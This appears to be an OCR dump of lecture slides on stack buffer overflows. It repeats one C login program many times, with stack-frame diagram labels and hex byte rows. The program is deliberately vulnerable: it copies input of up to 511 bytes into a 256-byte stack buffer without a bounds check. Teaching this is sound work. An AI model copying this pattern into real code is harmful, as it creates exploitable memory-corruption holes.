  return 0;
}
```




```
#include <ctype.h>   // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



00 93 f7 e1
7a 7b ab 62
08 64 ff 7e
cc d5 70 e3
91 06 b3 6b
82 d7 c2 a0


```
#include <ctype.h>   // tolower
#include <string.h>  // strcmp
#include <stdio.h>   // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




main()
sfp
login
00 93 f7 e1
7a 7b ab 62
08 64 ff 7e
verify()
cc d5 70 e3
91 06 b3 6b
256 bytes
user
82 d7 c2 a0
i
&"xyzzy"
user
rip
strcmp()
sfp

%esp
%ebp
%eip

```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



main()

sfp

login

00 93 f7 e1

7a 7b ab 62

08 64 ff 7e

verify()

cc d5 70 e3

91 06 b3 6b

user

82 d7 c2 a0

256 bytes

i

&"xyzzy"

user

rip

strcmp()

sfp


strcmp

%esp


%ebp

%eip


```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



